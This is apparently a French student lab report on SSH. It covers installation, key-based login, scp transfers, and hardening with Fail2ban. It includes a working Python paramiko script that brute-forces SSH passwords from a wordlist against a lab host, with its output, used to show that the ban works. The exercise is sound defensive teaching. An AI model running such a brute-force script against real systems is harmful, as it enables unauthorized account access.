

Vérification de l'installation SSH

```
root@www:~# apt install ssh
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
ssh est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
root@www:~#
```

Que remarquez-vous ?

Les paquets sont déjà installés

Quelle différence entre ces deux paquets ?

La différence entre openssh-client et openssh-server est que le premier sert à établir des connexions SSH vers d'autres machines, tandis que le second permet à une machine de recevoir des connexions SSH. Lorsque le serveur SSH est installé, votre serveur ouvre le port 22.

Vérification des ports ouverts (netstat -antp) :

```
root@www:~# netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale Adresse distante Etat PID/Program name
tcp        0      0 0.0.0.0:80          0.0.0.0:*        LISTEN 509/apache2
tcp        0      0 0.0.0.0:22          0.0.0.0:*        LISTEN 460/sshd: /usr/sbl
tcp        0      0 0.0.0.0:443          0.0.0.0:*        LISTEN 509/apache2
tcp        0      0 0.0.0.0:3306          0.0.0.0:*        LISTEN 508/mariadb
tcp6       0      0 :::22              :::*             LISTEN 460/sshd: /usr/sbl
root@www:~#
```

Test d'ouverture de port non sécurisé (nc) :

```
root@www:~# nc -lvp 7777
listening on [any] 7777 ...
```

Première connexion SSH :

```
test@client-mlif:~$ nc -nv 192.168.200.5 7777
Connection to 192.168.200.5 7777 port [tcp/*] succeeded!
```

Connexion SSH en tant que Root :

```
test@client-mlif:~$ ssh root@www
root@www's password:
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  2 08:42:08 2025
root@www:~#
```

On peut donc administrer la machine a distance

Commencer par créer une paire de clé avec la commande ssh-keygen :

```
test@client-mlif:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/test/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/test/.ssh/id_rsa
Your public key has been saved in /home/test/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:J3TI9X9095dpaf0u27ftGAc4R08ahVxycPA6y0Z5Z3c test@client-mlif
The key's randomart image is:
+---[RSA 3072]-----+
|      . .+=+ |
|    . o .  o* |
|    + . .  o o|
|    . .    + B |
|    S . o X E |
|      o   = X@ |
|              =**|
|      .+=+ |
|      o*0 |
+-----[SHA256]-----+
test@client-mlif:~$
```

Verifiez la présence des clés :

```
test@client-mlif:~$ cd /home/test/.ssh/
test@client-mlif:~/.ssh$ ls -la
total 24
drwx----- 2 test test 4096 avril  2 09:22 .
drwxr-x--- 18 test test 4096 avril  2 08:40 ..
-rw----- 1 test test 2602 avril  2 09:22 id_rsa
-rw-r--r-- 1 test test  570 avril  2 09:22 id_rsa.pub
-rw----- 1 test test  870 avril  2 09:03 known_hosts
-rw----- 1 test test  506 mars   28 17:16 known_hosts.old
```

Transfert de la clé publique avec scp :

```
test@client-mlif:~/.ssh$ scp id_rsa.pub root@www:/root/.ssh/authorized_keys
root@www's password:
id_rsa.pub                                100% 570    771.9KB/s   00:00
test@client-mlif:~/.ssh$ █
```

Nous avons donc plus besoin de saisir de mot de passe

Transfert de fichiers avec SCP :

```
test@client-mlif:~/.ssh$ cd
test@client-mlif:~$ touch test
test@client-mlif:~$ scp test root@www:/root
test                                     100%  0    0.0KB/s   00:00
test@client-mlif:~$ █
```

```
test                                     100%  0    0.0KB/s   00:00
test@client-mlif:~$ touch test2
test@client-mlif:~$ scp test2 root@www:/root
test2                                   100%  0    0.0KB/s   00:00
test@client-mlif:~$ █
```

Expliquer pourquoi il a fallu saisir un mot de passe ?

Le mot de passe est demandé car l'authentification par clé SSH n'est pas configurée.

Création d'un script de force brute :




```
~/sshforcebrute.py - Mousepad
Fichier  Édition  Recherche  Affichage  Document  Aide

-*- coding: utf-8 -*-
*****Force brute SSH*****
*****Patrice DIGNAN*****

import sys
from paramiko import SSHClient
fd = open(sys.argv[1])
liste_pass = fd.readlines()
port = 22
user = "test"
sh = SSHClient()
sh.load_system_host_keys()

for pwd in liste_pass:
    testpass = pwd.rstrip()
    print("Tentative mot de passe : ", testpass)
    try:
        result = sh.connect("www", port, user, testpass)
        print("MOT DE PASSE TROUVE :", testpass)
        break
    except:
        print("ECHEC")
```

Execution du script :



```
root@client-mlif:/home/test# python3 sshforcebrute.py dico
Tentative mot de passe :  test
MOT DE PASSE TROUVE : test
```

Installation et configuration de Fail2ban :

```
root@www:~# apt install iptables
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
iptables est déjà la version la plus récente (1.8.7-1).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
root@www:~#
```

```
@www:~# apt install fail2ban
```

Modifiez le nombre de tentatives déclenchant le bannissement de l'adresse IP du pirate (cadenassage) :

```
# "maxretry" is the number of failures before a host get banned.
maxretry = 3_
```

Test de la protection :

```
GNU nano 6.2 dico.txt
test2
test3
root
siopass
test3
foch
test
assange
julien
host
root4
terminator
Twist
tiktok
test
root3
```

Le dictionnaire contient le bon mot de passe

```
root@client-mlif:/home/test# nano dico.txt
root@client-mlif:/home/test# python3 sshforcebrute.py dico.txt
Tentative mot de passe : test2
ECHEC
Tentative mot de passe : test3
ECHEC
Tentative mot de passe : root
ECHEC
Tentative mot de passe : siopass
ECHEC
Tentative mot de passe : test3
ECHEC
Tentative mot de passe : foch
ECHEC
Tentative mot de passe : test
ECHEC
```

Le script marque bien ECHEC sur le bon mot de passe car au dessus de 3 tentatives

On confirme le bannissement du pirate avec la commande :

```
pot@www:~# fail2ban-client status sshd
Status for the jail: sshd
- Filter
  |- Currently failed: 0
  |- Total failed: 3
  \- File list: /var/log/auth.log
- Actions
  |- Currently banned: 1
  |- Total banned: 2
  \- Banned IP list: 192.168.50.1
```